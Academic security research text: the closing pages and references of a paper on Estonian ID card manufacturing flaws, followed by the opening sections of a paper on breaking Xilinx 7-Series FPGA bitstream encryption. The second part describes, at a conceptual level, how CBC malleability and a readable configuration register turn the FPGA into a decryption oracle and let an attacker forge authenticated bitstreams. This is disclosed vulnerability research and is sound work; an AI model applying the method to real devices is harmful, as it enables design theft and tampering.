Overall, the findings of this paper provide yet another example (see [18, 46] for others) that it is not sustainable to blindly trust the security of the manufacturing process. From the technical perspective, we suggest looking for fault-tolerant designs, for example, those involving threshold cryptography [56–58]. These designs should seek to provide effective means to prevent accidental failures and ensure that intentional malice would require higher conspiracy from the manufacturer and hence increase the risk of detection and attribution.

Unfortunately, we have not seen fundamental changes in the organization and execution of the Estonian ID card manufacturing process, therefore incidents like these, in one form or another, are destined to happen again. We hope, however, that the public knowledge of these incidents have changed the perception of the ID card as being infallible. This should now allow the construction of better security systems and legal rules which are able to deal with potential security failures of the ID card.

Acknowledgments

We thank Arne Ansper for the idea to use ROCA vulnerable moduli detection tests to recover the corrupted public keys, Alex Halderman for the initial ID card certificate dataset (December 2012), owners of the affected ID cards who provided information and participated in the experiments, and those persons who provided comments and feedback for this paper. This research was supported by the European Regional Development Fund through the Estonian Centre of Excellence in ICT Research under grant number EU48684.

References

[1] Estonian Information System Authority. ID card usage statistics inferred from queries to OCSP service, 2019.

[2] ERR News. Police claim 152 million from ID card producer Gemalto, September 2018. https://news.err.ee/864523/police-claim-152-million-from-id-card-producer-gemalto.

[3] Arnis Parsovs. Practical Issues with TLS Client Certificate Authentication. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2014. http://dx.doi.org/10.14722/ndss.2014.23036.

[4] ID Help Centre. I've received encrypted document, how can I decrypt it?, October 2018. https://www.id.ee/index.php?id=38893.

[5] The European Parliament and the Council of the European Union. Regulation 910/2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC, 2014. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv:OJ.L_.2014.257.01.0073.01.ENG.

[6] ORGA Kartensysteme GmbH. MICARDO Public Chip Card Operating System Version 2.1 User Manual, September 2001. https://cybersec.ee/storage/mic21_druck.pdf.

[7] ID Süsteemide AS. EstEID card specification v2.01 (in Estonian), November 2002. http://www.id.ee/public/EstEID_Spetsifikatsioon_v2.01.pdf.

[8] Estonian Centre for Standardisation. EVS 827:2004 – Security chip – Application and interface, 2009. https://www.evs.ee/products/evs-827-2004.

[9] Estonian Police and Border Guard Board. Document descriptions issued by Police and Border Guard Board, November 2017. https://www2.politsei.ee/en/nouanded/dokumentide-naidised/.

[10] MULTOS. MULTOS Implementation Reports: Multos International I4E, December 2017. https://www.multos.com/products/approved_platforms/MIR/multos_international/i4e.

[11] Infineon. Product Brief: JCLX80JTOP20ID: Java Card™ Open Platform for Identification, 2008. https://cybersec.ee/storage/infineon_JCLX80JTOP20ID_product_brief.pdf.

[12] Infineon. jTOP ID on SLE 78: Java Card™ platform for government ID projects, April 2017. https://www.infineon.com/dgdl/Infineon-jTOP_ID_on_SLE78-PB-v04_17-EN.pdf?fileId=5546d4624cb7f111014d4d1cfb004279.

[13] Infineon. SLE 78CLX800P: Dual-interface and contactless security cryptocontroller, July 2012. https://cybersec.ee/storage/SPO_SLE%2078CLX800P_2012-07.pdf.

[14] Republic of Estonia. e-Residency, May 2019. https://e-resident.gov.ee/.

[15] Official Journal of the European Union. Update of model cards issued by the Ministries of Foreign Affairs of Member States to accredited members of diplomatic missions and consular representations and members of their families (2017/C 279/04), August 2017. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv:OJ.C_.2017.279.01.0005.01.ENG.

[16] SK ID Solutions AS. LDAP directory service, May 2019. https://www.sk.ee/en/repository/ldap/.

[17] SK ID Solutions AS. Certificate Revocation Lists, May 2019. https://www.sk.ee/en/repository/CRL/.

[18] Matus Nemec, Marek Sys, Petr Svenda, Dusan Klinec, and Vashek Matyas. The Return of Coppersmith's Attack: Practical Factorization of Widely Used RSA Moduli. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 1631–1648, New York, NY, USA, 2017. ACM.

[19] Arnis Parsovs. *Estonian Electronic Identity Card and its Security Challenges*. PhD thesis (to be completed), University of Tartu, 2020.

[20] Police and Border Guard Board. The Police and Border Guard Board is renewing ID-Cards issued in 2011, September 2012. http://www.id.ee/index.php?id=35927.

[21] Delfi.ee. Estonia's largest PR operation: Saving the ID card (in Estonian), September 2017. https://ekspress.delfi.ee/kuum/eesti-suurim-pr-operatsioon-id-kaardi-paastmine?id=79478038.

[22] Delfi.ee. Security hole found in ID-card (in Estonian), May 2002. http://epl.delfi.ee/news/eesti/id-kaardis-leiti-turvaauk?id=50922213.

[23] ERR News. New ID card issue: Codes can be read using torch, without opening envelope, December 2018. https://news.err.ee/886313/new-id-card-issue-codes-can-be-read-using-torch-without-opening-envelope.

[24] Police and Border Guard Board. Eesti.ee email addresses of four thousand documents must be renewed (in Estonian), September 2015. https://sk.ee/uudised/neljal-tuhandel-dokumendil-tuleb-uuendada-eestiee-meiliaadressi.

[25] ERR News. 250,000 Estonian ID cards could be faulty, September 2015. https://news.err.ee/116849/250-000-estonian-id-cards-could-be-faulty.

[26] Geenius. The police discovered 15,000 faulty ID cards, over 300 have been used (in Estonian), June 2019. https://digi.geenius.ee/rubriik/uudis/politsei-avastas-15-000-veaga-id-kaarti-ule-300-on-kasutatud/.

[27] Postimees. New ID-card fault could have been intentional, May 2018. https://news.postimees.ee/4491312/new-id-card-fault-could-have-been-intentional.

[28] Otto de Voogd. The Flaw in the Estonian ID Card, October 2013. https://news.err.ee/108556/the-flaw-in-the-estonian-id-card.

[29] Agu Kivimägi. Rebuttal: Estonian ID Card Secure, Says Rep, November 2013. https://news.err.ee/108797/rebuttal-estonian-id-card-secure-says-rep.

[30] AS Sertifitseerimiskeskus. The Estonian ID Card and Digital Signature Concept: Principles and Solutions, March 2003. https://www.id.ee/public/The_Estonian_ID_Card_and_Digital_Signature_Concept.pdf.

[31] AS Sertifitseerimiskeskus. ESTEID Card Certification Policy, Version 5.0, January 2016. https://sk.ee/upload/files/SK-CP-ESTEID-20160125v5_0_en.pdf.

[32] AS Sertifitseerimiskeskus. ESTEID-SK Certification Practice Statement, Version 1.0, November 2016. https://sk.ee/upload/files/SK-CPS-ESTEID-EN-v1_0_20161101.pdf.

[33] Petr Svenda, Matus Nemec, Peter Sekan, Rudolf Kvasnovsky, David Formanek, David Komarek, and Vashek Matyas. The Million-Key Question – Investigating the Origins of RSA Public Keys. In *FI MU Report Series, FIMU-RS-2016-03*, pages 1–83. Masaryk University, 2016. https://crocs.fi.muni.cz/_media/public/papers/usenixsec16_1mrsakeys_trfimu_201603.pdf.

[34] National Cybersecurity Agency of France (ANSSI). ANSSI-CC-2009/34: CC Certified Product: JCLX80jTOP20ID : Java Trusted Open Platform IFX#v42, with patch version 2.0, emedded on SLE66CLX800PE or SLE66CLX360PE (in French), October 2009. https://www.ssi.gouv.fr/certification_cc/carte-a-puce-jclx80jtop20id-java-trusted-open-platform-ifxv42-avec-patch-en-version-2-0-masquee-sur-composants-sle66clx800pe-et-sle66clx360pe/.

[35] AS Sertifitseerimiskeskus. ESTEID Card Certification Policy, Version 3.3, September 2012. https://sk.ee/upload/files/SK-CP-ESTEID-20120901v3_3_en.pdf.

[36] The European Parliament and the Council of the European Union. Directive 1999/93/EC of the European Parliament and of the Council of 13 December 1999 on a Community framework for electronic signatures, 2000. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=celex:31999L0093.

[37] Estonian Information System Authority. The Police and Border Guard Board will replace nearly 12,500 ID-cards which do not meet the security requirements, May 2018. https://www.ria.ee/en/news/police-and-border-guard-board-will-replace-nearly-12500-id-cards-which-do-not-meet-security.html.

[38] Police and Border Guard Board. Email notification from id@politsei.ee: Important information for ID card user, May 2018. https://cybersec.ee/storage/20180517_PPA_notification.txt.

[39] Postimees. Estonia cancels security certificates of 11,100 electronic ID-cards, June 2018. https://news.postimees.ee/4498133/estonia-cancels-security-certificates-of-11-100-electronic-id-cards.

[40] Riigi Teataja. Electronic Identification and Trust Services for Electronic Transactions Act – RT I, 25.10.2016, 1. English translation, 2016. https://www.riigiteataja.ee/en/eli/ee/527102016001.

[41] Police and Border Guard Board. FAQ: ID cards not corresponding to security requirements (in Estonian), May 2018. http://web.archive.org/web/20180517170408/https://www.id.ee/?id=38558.

[42] Postimees. Gemalto denies breach of contract (in Estonian), May 2018. https://tehnika.postimees.ee/4490902/gemalto-eitab-lepingu-rikkumist.

[43] ERR News. PPA seeking EUR 300,000 from Gemalto, November 2018. https://news.err.ee/874973/ppa-seeking-300-000-from-gemalto.

[44] Postimees. Gemalto and PPA are carrying tens of millions after the war (in Estonian), March 2018. https://tehnika.postimees.ee/4432811/gemalto-ja-eesti-politsei-veavad-kumnete-miljonite-parast-vagikaigast.

[45] Nadia Heninger, Zakir Durumeric, Eric Wustrow, and J. Alex Halderman. Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices. In *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)*, pages 205–220, Bellevue, WA, 2012. USENIX.

[46] Daniel J. Bernstein, Yun-An Chang, Chen-Mou Cheng, Li-Ping Chou, Nadia Heninger, Tanja Lange, and Nicko van Someren. Factoring RSA Keys from Certified Smart Cards: Coppersmith in the Wild. In Kazue Sako and Palash Sarkar, editors, *Advances in Cryptology - ASIACRYPT 2013*, pages 341–360, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[47] Ben Buhrow. Yet Another Factorization Utility (YAFU), 2016. http://yafu.sourceforge.net/.

[48] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip Feng Shui: Hammering a Needle in the Software Stack. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 1–18, Austin, TX, August 2016. USENIX Association.

[49] Infineon Technologies AG. Security Target M7820 A11 and M11 including optional Software Libraries RSA – EC – SHA-2 – Toolbox, Version 1.6, August 2012. https://www.commoncriteriaportal.org/files/epfiles/0829b_pdf.pdf.

[50] Wieland Fischer, Infineon Technologies AG. Personal communication, September 2018.

[51] M. Nystrom and B. Kaliski. PKCS #10: Certification Request Syntax Specification Version 1.7. RFC 2986 (Proposed Standard), November 2000. http://www.ietf.org/rfc/rfc2986.txt.

[52] Nicolas Serrano, Hilda Hadan, and L. Jean Camp. A Complete Study of P.K.I. (PKI's Known Incidents), July 2019. http://dx.doi.org/10.2139/ssrn.3425554.

[53] Mozilla. CA/Responding To An Incident, July 2019. https://wiki.mozilla.org/CA/Responding_To_An_Incident.

[54] Chromium. Root Certificate Policy, September 2019. https://www.chromium.org/Home/chromium-security/root-ca-policy.

[55] Mozilla. Distrust of Symantec TLS Certificates, March 2018. https://blog.mozilla.org/security/2018/03/12/distrust-symantec-tls-certificates/.

[56] Vasilios Mavroudis, Andrea Cerulli, Petr Svenda, Dan Cvrcek, Dusan Klinec, and George Danezis. A Touch of Evil: High-Assurance Cryptographic Hardware from Untrusted Components. In *24th ACM Conference on Computer and Communications Security (CCS'2017)*, pages 1583–1600. ACM, 2017.

[57] Ahto Buldas, Aivo Kalu, Peeter Laud, and Mart Oruaas. Server-Supported RSA Signatures for Mobile Devices. In Simon N. Foley, Dieter Gollmann, and Einar Snekkenes, editors, *Computer Security – ESORICS 2017*, pages 315–333, Cham, 2017. Springer International Publishing.

[58] Arnis Parsovs. Identity Card Key Generation in the Malicious Card Issuer Model, 2014. https://courses.cs.ut.ee/MTAT.07.022/2014_spring/uploads/Main/arnis-report-s14.pdf.

The Unpatchable Silicon: A Full Break of the Bitstream Encryption of Xilinx 7-Series FPGAs

Maik Ender[*], Amir Moradi[*] and Christof Paar[*†]

[*]Horst Goertz Institute for IT Security, Ruhr University Bochum, Germany
[†]Max Planck Institute for Cyber Security and Privacy, Germany

Abstract

The security of FPGAs is a crucial topic, as any vulnerability within the hardware can have severe consequences, if they are used in a secure design. Since FPGA designs are encoded in a bitstream, securing the bitstream is of the utmost importance. Adversaries have many motivations to recover and manipulate the bitstream, including design cloning, IP theft, manipulation of the design, or design subversions e.g., through hardware Trojans. Given that FPGAs are often part of cyber-physical systems e.g., in aviation, medical, or industrial devices, this can even lead to physical harm. Consequently, vendors have introduced bitstream encryption, offering authenticity and confidentiality. Even though attacks against bitstream encryption have been proposed in the past, e.g., side-channel analysis and probing, these attacks require sophisticated equipment and considerable technical expertise.

In this paper, we introduce novel low-cost attacks against the Xilinx 7-Series (and Virtex-6) bitstream encryption, resulting in the total loss of authenticity and confidentiality. We exploit a design flaw which piecewise leaks the decrypted bitstream. In the attack, the FPGA is used as a decryption oracle, while only access to a configuration interface is needed. The attack does not require any sophisticated tools and, depending on the target system, can potentially be launched remotely. In addition to the attacks, we discuss several countermeasures.

1 Introduction

Nowadays, Field Programmable Gate Arrays (FPGAs) are common in consumer electronic devices, aerospace, financial computing, and military applications. Additionally, given the trend towards a connected world, data-driven practices, and artificial intelligence, FPGAs play a significant role as hardware platforms deployed in the cloud and in end devices. Hence, trust in the underlying platform for all these applications is vital. Altera, who are (together with Xilinx) the FPGA market leader, was acquired by Intel in 2015.

FPGAs are reprogrammable ICs, containing a repetitive logic area with a few hundred up to millions of reprogrammable gates. The bitstream configures this logic area; in analogy to software, the bitstream can be considered the 'binary code' of the FPGA. On SRAM-based FPGAs, which are the dominant type of FPGA in use today, the bitstream is stored on an external non-volatile memory and loaded into the FPGA during power-up.

In order to protect the bitstream against malicious actors, its confidentiality and authenticity must be assured. If an attacker has access to the bitstream and breaks its confidentiality, he can reverse-engineer the design, clone intellectual property, or gather information for subsequent attacks e.g., by finding cryptographic keys or other design aspects of a system. If the adversary succeeds in violating the bitstream authenticity, he can then change the functionality, implant hardware Trojans, or even physically destroy the system in which the FPGA is embedded by using configuration outside the specifications. These problems are particularly relevant since access to bitstream is often effortlessly possible due to the fact that, for the vast majority of devices, it resides in the in *external* non-volatile memory, e.g., flash chips. This memory can often either be read out directly, or the adversary wiretaps the FPGA's configuration bus during power-up. Alternatively, a microcontroller can be used to configure the FPGA, and consequently, the microcontroller's firmware includes the bitstream. When the adversary gains access to the microcontroller, he also gains access to the configuration interface and the bitstream. Thus, if the microcontroller is connected to a network, remotely attacking the FPGA becomes possible.

In order to protect the design, the major FPGA vendors introduced bitstream encryption around the turn of the millennium, a technique which nowadays is available in most mainstream devices [1,56]. In this paper, we investigate the security of the Xilinx 7-Series and Virtex-6 bitstream encryption. On these devices, the bitstream encryption provides authenticity by using an SHA-256 based HMAC and also provides confidentiality by using CBC-AES-256 for encryption. By our attack, we can circumvent the bitstream encryption and decrypt an assumedly secure bitstream on all Xilinx 7-Series devices completely and on the Virtex-6 devices partially. Ad-

ditionally, we are also able to manipulate the bitstream by adjusting the HMAC. Out attack setting in general is the same one as commonly encountered in mainstream practice: The adversary only needs access to the configuration interface of a fielded FPGA. In this setting, the secret decryption key has already been loaded into the FPGA, e.g., after device manufacturing, the key is stored in internal battery-backed RAM (BBRAM) or eFUSEs. As will be shown later, the adversary uses the FPGA with the stored key as an oracle to decrypt the bitstream.

According to recent business reports, Xilinx shares 50% of the FPGA market [16]. Also evident by Xilinx's annual report in 2018 [55], around 35% of their current revenue originates from the 7-Series (meanwhile, Virtex-6 devices are not stated independently in this report, but are veiled in the 50% revenue of all old generations). Thus, the 7-Series and Virtex-6 devices are a popular choice for a variety of FPGA designs, many of which are mission- or safety-critical. Besides, we note that similar to many other digital hardware devices, FPGAs have a lifespan of decades. Replacing legacy systems or using high-performance products therefore might turn out to be a costly and cumbersome undertaking. However, Xilinx's new UltraScale and UltraScale+ devices, which are the new (high-end) series and slowly replace the old ones, are not affected by our attack.

In this paper, we introduce two novel attacks against this Xilinx 7-Series bitstream encryption, which result in a total loss of authenticity and confidentiality. Furthermore, we discuss the implications of these attacks and suggest potential countermeasures. While our attacks chiefly target the Xilinx 7-Series, Virtex-6 devices are also vulnerable to our attack with the limitation that the first two bits of every 32-bit word are missing in the recovery process.

We communicated our findings to Xilinx in a vulnerability disclosure on 24 September 2019 and started cooperating on the issue: Xilinx quickly confirmed the vulnerability on 25 September and that there is no patch possible without changing the silicon. Coinciding with the publication of this paper, Xilinx plans to publish a design advisory that informs their customers of this vulnerability.

The paper is structured as follows: First, we give an executive summary of the attack. Then, we introduce the necessary background and related work in Section 2. In Section 3, we introduce the attack with all details, whereupon we validate the attack by a case study in Section 4. A discussion about the findings and countermeasures is given in Section 5. We conclude the paper in Section 6.

1.1 The Attack at a Glance

A small configuration engine loads the bitstream into the FPGA and continuously reflects the FPGA's state in status registers. If the bitstream encryption is activated, the configuration engine prohibits the readout of a bitstream. Usually, if the bitstream encryption is disabled, this readout function is legitimately used for debugging the FPGA and its design.

In our attack, we manipulate the encrypted bitstream to redirect its (decrypted) content from the fabric to a configuration register. We then read out this configuration register, which holds the unencrypted bitstream data; the readout of the configuration register is not prevented even in the presence of an encrypted bitstream anyway.

For that purpose, we use the MultiBoot address register WBSTAR. This MultiBoot feature enables the FPGA to boot from a different memory address in order to update the FPGA safely, boot with different functionality or boot from a fall-back bitstream with a working design. The MultiBoot feature uses the content of the WBSTAR register as the boot address in the attached non-volatile memory. Hence, the register is not cleared during a reset. We now manipulate the encrypted bitstream to write a single 32-bit word which is part of the encrypted bitstream to the WBSTAR register in *decrypted form*. The bitstream's manipulation exploits the malleability of the CBC mode of operation to alter the command in the bitstream which writes data to the WBSTAR configuration register. After the configuration with the encrypted bitstream, the FPGA resets, since it detects an invalid HMAC. We use the WBSTAR configuration register for the readout, because the reset procedure does not clear it. After the reset, we finally use a second bitstream to readout the WBSTAR register to uncover the decrypted bitstream word by word. In summary, the FPGA, if loaded with the encryption key, decrypts the encrypted bitstream and writes it for the attacker to the readable configuration register. Hence, the FPGA is used as a decryption oracle. The fact that only single 32-bit words can be uncovered in each iteration determines the duration of decrypting a whole bitstream: In our experiments, we are able to uncover a complete Kintex-7 XC7K160T bitstream in 3 hours and 42 minutes, for instance.

For the second attack, we can break the authenticity of the bitstream encryption. The attacker can use the decryption oracle to encrypt arbitrary messages due to the underlying CBC mode. They can build the CBC chain starting with the last block. For that, they encrypt a random message, uses the CBC malleability, and calculates the ciphertext block to turn the plaintext into the intended value. The attacker repeats this process until the whole bitstream is encrypted. Since the HMAC key is stored in the encrypted bitstream and is not verified, the attacker can manipulate the HMAC tag as well. Thus, the attacker can craft legitimate encrypted bitstreams, which are correctly validated.

2 Background

In this section, we introduce the background on FPGAs, give an overview of attacks already mounted on bitstream encryption schemes, and lastly, introduce the bitstream format of the Xilinx 7-Series.

2.1 FPGAs

Field Programmable Gate Arrays are reconfigurable devices. They consist, in essence, of an array of configurable logic cells, also known as fabric. The main elements of the fabric are small configurable logic cells, flip-flops, and a configurable routing. Only if the user programs the FPGA, it contains the functional logic of the design. The most significant advantage of FPGAs over ASICSs is their reprogrammability, i.e., the ability to configure an FPGA arbitrarily.

All configuration information is contained in the bitstream, which specifies all details of the digital design. In SRAM-based FPGAs, it has to be stored on an external non-volatile memory chip. For programming the bitstream, the FPGA has different interfaces, e.g., SelectMAP, JTAG, ICAP2, Serial, or SPI/BPI. The difference between these interfaces are mostly their protocol, bus width, and direction of programming, i.e., the SPI interface independently reads from non-volatile memory, while the SelectMAP or JTAG can be triggered from another device and the ICAP2 is an internal port inside the fabric. Additionally, the SelectMAP, JTAG, and ICAP2 interfaces have a back-channel, i.e., they can read out debug information from the FPGA. This readout enables the user to download the configured design, e.g., extract the bitstream from the FPGA and check if anything was configured correctly or use the flip-flop content for advanced design debugging. Similarly, the user can read out the configuration and status registers from the FPGA.

The bitstream encryption feature protects the bitstream by providing confidentiality and authenticity. The encryption key is stored in either a BBRAM or eFUSEs and is programmed via JTAG only. When the bitstream encryption is enabled, the readout of the bitstream described above is blocked on all external ports. Otherwise, an attacker would be able to read out the decrypted design information. Hence, a readout from the external ports returns `null` values when the bitstream encryption is used. Only via the internal ICAP2 interface, it is possible to read out the encrypted bitstream. However, the ICAP2 interface is usually not connected to the outside world or should be protected. An additional security mechanism is that the entire FPGA must be reset to load a new design when the bitstream encryption has been enabled.

2.2 Bitstream-Based Attacks

The consequence of our attack is the total loss of the bitstream's authenticity and confidentiality. Even when losing one of them, attacks against the system become possible [53]. A recent example is the Thrangrycat attack of Kataria et al., which targets the FPGA-based root of trust in Cisco routers [23]. In this section, we elaborate the following attacks and their implications: cloning, reverse engineering, tampering, spoofing, and physically harming of FPGAs and their design. Besides that, the general security of FPGAs is a well-studied topic in the literature [17, 28, 29, 45, 46, 53], which will be discussed mainly in the next chapter.

Without bitstream confidentiality, the design can easily be cloned and counterfeit products can be built. Thus, overproduction is considered a considerably higher threat in the case of FPGAs compared to ASIC-based products. A bitstream without confidentiality also allows that the design can be reverse engineered to gain knowledge about the Intellectual Property (IP) used, mount attacks on the application, or prepare the injection of hardware Trojans. Hardware Trojans and other manipulation attacks are based on tampering with the bitstream. Thus, an adversary has also to circumvent the bitstream's authenticity. We note that manipulations allow the attacker also to circumvent other security mechanisms in the design or leak data within the design, e.g., cryptographic keys. Moreover, an attacker might be able to physically destroy the system in which it is embedded by changing parameters, akin to the Stuxnet attack (which was allegedly software-based, however) [25].

When spoofing the bitstream, the attacker replaces the bitstream rather than changing the already existing one, i.e., the attacker creates his own bitstream. Thus, no reverse engineering of the existing bitstream is needed.

Another bitstream-based attack vector is to physically destroy the FPGA by configuration outside the specifications, i.e., by implementing short circuits on the FPGA. Physical harming the FPGA through its fabric might not be necessary for an attacker with access to the hardware, as they can anyhow destroy it. However, an attacker with only remote access to the bitstream will be capable of physically harming the inside of the FPGA. Such physical attacks can be viewed as severe denial of service attacks.

Thus, almost all vendors realized means to secure the bitstream of an FPGA. First, they block the readback of the bitstream from debugging interfaces. Second, they have developed bitstream encryption schemes. The bitstream encryption should provide authenticity and confidentiality, as the confidentiality protects the bitstream against cloning, reverse engineering, and tampering [53], while the authenticity is needed to avoid loading an untrusted bitstream and prevent tampering, spoofing, and physical harm attacks. As otherwise, the attacker could run a modified bitstream on the device. Thus, the authenticity of the bitstream is as essential as its confidentiality [8].

2.3 Related Works

Several attacks against bitstream encryption have been proposed in the literature. In 2012, Skorobogatov and Woods found a bug (which might be a backdoor) to circumvent the bitstream encryption of an Actel/Microsemi ProA-SIC3 A3P250 FPGA [46]. They found a bug in the JTAG instruction set to read out the bitstream even when the bitstream encryption is enabled.

Already in 2011, Moradi et al. attacked the Xilinx bit-

stream encryption with power side-channel attacks [29]. Subsequently, in 2014, Altera FPGAs have been targeted using side-channels [49] as well. After measuring the power consumption of the device, the attacker uses statistical methods and a power-model of the cipher to compute the key. Often GPUs are used to compute the key from an ample search space in a reasonable time frame. Furthermore, the PCB hosting the FPGA often needs to be modified to allow monitoring the power side-channel. This requirement is relaxed by measuring the electro-magnetic side channel instead of the power side channel [30] but comes at an increase in the measurement cost and complexity. For example, Moradi et al. used an oscilloscope at a sampling rate of 5 GS/s and bandwidth of 1.5 GHz to capture EM signals. Since its introduction, these side-channel attacks have become a general thread to bitstream encryption schemes, which led to improved countermeasures in recent FPGA series. Nevertheless, the general knowledge on side-channel attacks has improved during the last decades, and the number of companies and research institutes active in the field has grown. Although this increases the feasibility of such attacks, the adversary requires a minimum set of equipment to be able to measure side-channel leakages with adequate quality.

Tajik et al. introduced an attack using optical contactless probing in 2017 [51]. In a nutshell, a near-infrared light source is focused on the backside of the silicon, i.e., directly on the transistors. The hereby used near-infrared light source is transparent to the substrate. Thus, it directly reaches the transistors. The transistors then reflect the emitted light depending on their load. Consequently, a detector can distinguish between a transistor in an opened or closed state. The authors used this technique to attack the bitstream encryption of a Xilinx Kintex-7 FPGA successfully. They observed the bitstream configuration engine and identified the bus transmitting the plaintext bits after the encryption. Hence, they used the FPGA as an oracle, as well. Nevertheless, this attack requires expensive electro-optical probing equipment.

Similarly, thermal laser stimulation attacks [28] uses laser beams to introduce localized heating, which changes the used current. The current changes can then be linked to the stored key in the BBRAM to extract the encryption key.

Lately, security researchers at F-Secure points out two design flaws in the encrypt-only boot mode of Zynq UltraScale+ MPSoC devices [11], which compromise the processing unit (ARM core) in the SoC design. The researchers shows that the header of the first stage boot loader is not checked, which encodes the boot start address of the processing unit (ARM core). Changing the address can lead to arbitrary code execution using a return-oriented programming attack. Nevertheless, the attack is mountable in the encrypt only boot mode solely. Hence, it can be mitigated, as recommended by Xilinx before, by using system level protections or the Hardware Root of Trust boot mode, which uses RSA signatures to authenticate the boot header.




FIGURE 1: Bitstream structure overview (shaded parts are encrypted) [53, 56].

In summary, the known attacks to the Xilinx bitstream encryption on 7-Series devices are all physical in nature (side-channel analysis, optical contactless probing), and are mostly costly in terms of equipment, time, and technical expertise. Plus, they need physical access to the FPGA. In contrast, our attack requires only access to a JTAG or SelectMAP interface, which is often available through the debugging nature of the JTAG interface or may be even available via a remote channel.

2.4 Bitstream Format

The Xilinx 7-Series bitstream format contains a header and the configuration for the fabric. While most of the header is documented in [56], the fabric configuration is not made public by the vendor. However, several papers show strategies to document the bitstream format [7, 9, 15, 31–33, 50], as the fabric configuration data is the netlist, in a different format, of the loaded design. Hence, the fabric data format is essential for reverse engineering of the design, to find Trojan horses, to build open-source tool-chains, or to formally verify the bitstream coming from the vendors' tools.

Figure 1 shows an overview of the 7-Series encrypted bitstream structure. Later in Figure 2, we discuss the bitstream format in detail. The bitstream starts with a SYNC word, which is followed by a configuration header. In the header, the CBC IV is configured and the length of the following encrypted part is given. After the header, the encrypted part follows, which is shaded in Figure 1. First, in the HMAC header, the HMAC key (ipad) is set, which immediately starts the HMAC calculation. Then, a secondary header configures the remaining settings. A large blob is followed to configure the fabric. A footer concludes the configuration, which is also used for alignment. The encrypted part ends with the HMAC footer, which contains the HMAC opad, and the HMAC tag, with which the encrypted part can be validated. A global footer concludes the bitstream as well as starting the FPGA's fabric.

In detail, the bitstream of 7-Series devices is organized in packages of 32-bit words. There are two types of packages,

while the type 1 package is displayed in Table 1. Type 1 packages contain an opcode (nop, read, write), a register address, and the word count of the read or written data. If a package writes any content to a register, the data (in multiples of 32-bit words) is attached directly after the package. The type 2 package is an extension of the type 1 with a larger address field to write a large amount of data, e.g., the fabric data.

There are 20 documented registers, which organize the configuration of the FPGA. For example, there is a CRC register verifying the checksum of the bitstream or multiple status registers to monitor the boot process. The interested reader is referred to the documentation of the bitstream header format [56].

In more detail, Figure 2 shows the structure of an encrypted bitstream. The configuration logic ignores the beginning of the bitstream until the sync word 0xAA995566 is transmitted. The following unencrypted header configures only the decryption engine, i.e., turns it on and sets the CBC IV. With writing the length of the encrypted part in the configuration register [1], the bitstream encryption engine is turned on, and only encrypted data follows. Note that we show all bytes in the encrypted part in plaintext as the FPGA configuration logic would see it after the decryption. However, the attacker would observe arbitrary encrypted data only. The first 4 AES blocks, i.e., 4×128 bits $= 512$ bits, correspond to the HMAC header. It includes the HMAC key xored with the ipad (256-bits) and the ipad value itself [40]. Following the HMAC header, the already started configuration header is completed by issuing commands to prepare the configuration engine, e.g., the WBSTAR register is configured. The word following the command to write to the WBSTAR register is the content written to the register, i.e., 0x00000000. The configuration header completes with a command to write the fabric's data, which follows afterwards and is the longest part of the bitstream.

At the end of the encrypted part, the (configuration) footer and the HMAC footer is attached. The configuration footer can contain commands to configure the engine and an uninterpreted part, which is used to align the plaintext to a multiple of 512-bits since the HMAC operates on multiples of 512-bits. The HMAC footer contains the HMAC's key XORed with the opad, the opad itself, and the HMAC tag. The HMAC authenticates all encrypted content since the HMAC computation starts directly after the first HMAC header and ends right before the HMAC footer. Since the configuration engine processes all HMAC related calculations on the decrypted bitstream, the MAC-then-encrypt scheme is used. Lastly, the general footer (in plain) ends the whole bitstream. Since we can ignore it for the attack, it is not shown in Figure 2.

[1] 0x30034001 is the command (type 1 package), where 0x3 is a write command, 0x34 determine the written register, and 0x1 the length of data written to the register. The following word 0x00002250 is the data written to that register 0x34 (see Table 1).

3 Attacking Xilinx Bitstream Encryption

This section presents the adversary model, the malleability of the bitstream encryption, and gives an introduction on how to forge arbitrary bitstreams. We use the following notation: A word is 32-bit long, a block is 128-bit long (AES-256 operation) and a chunk is 512-bit long (one SHA-256 input).

3.1 Adversary Model

Generally, the adversary can be anyone who has access to the JTAG or SelectMAP configuration interface, even remotely, and to the encrypted bitstream of the device under attack. In contrast to side-channel and probing attacks against bitstream encryption, no adequate equipment nor expertise in electronic measurements is needed. The requirements for our adversary model are as follows:

Configuration Interfaces The attacker needs to have access to the SelectMAP or JTAG interface which allows a debug readout as well as the configuration of encrypted bitstreams. For example, the attacker can gain access to a configuration interface locally, if they have physical access. Note that only the JTAG interface can be used to load the AES key. Thus, a JTAG interface must be present on the PCB, if the BBRAM key storage is used. If the BBRAM is not used, the eFUSEs can be burned during provisioning on a different PCB, then used on the production PCB. Hence, the JTAG interface might not be present on the production PCB, if eFUSEs are used, so that another configuration interface is used, like SelectMAP.

A microcontroller is often used in addition to the FPGA and configures it. Thus, the attack can be conducted from the connected microcontroller, if it is connected to the FPGA's SelectMAP or JTAG interface. It is even possible to conduct the attack remotely if the microcontroller is connected to a network, and because of that the adversary can gain access to the microcontroller via the remote channel, e.g., by installing a rootkit, as demonstrated by the latest Thrangrycat attack on Cisco routers [24].

Bitstream Access The adversary also needs to have access to the attacked encrypted bitstream, which they can through several methods. In the case of physical access, they can wiretap the configuration bus during power-up or directly read out the non-volatile memory in which the encrypted bitstream is stored. Without physical access, however, they can extract it from the (microcontroller) firmware which configures the FPGA or download the firmware from a remote update service e.g., via a website.

Access Level A *remote attack* is possible only if the attacker has remote access to a configuration interface and the encrypted bitstream.

A *local attack* is possible otherwise, e.g., if the attacker has local access to a configuration interface and can obtain the encrypted bitstream.

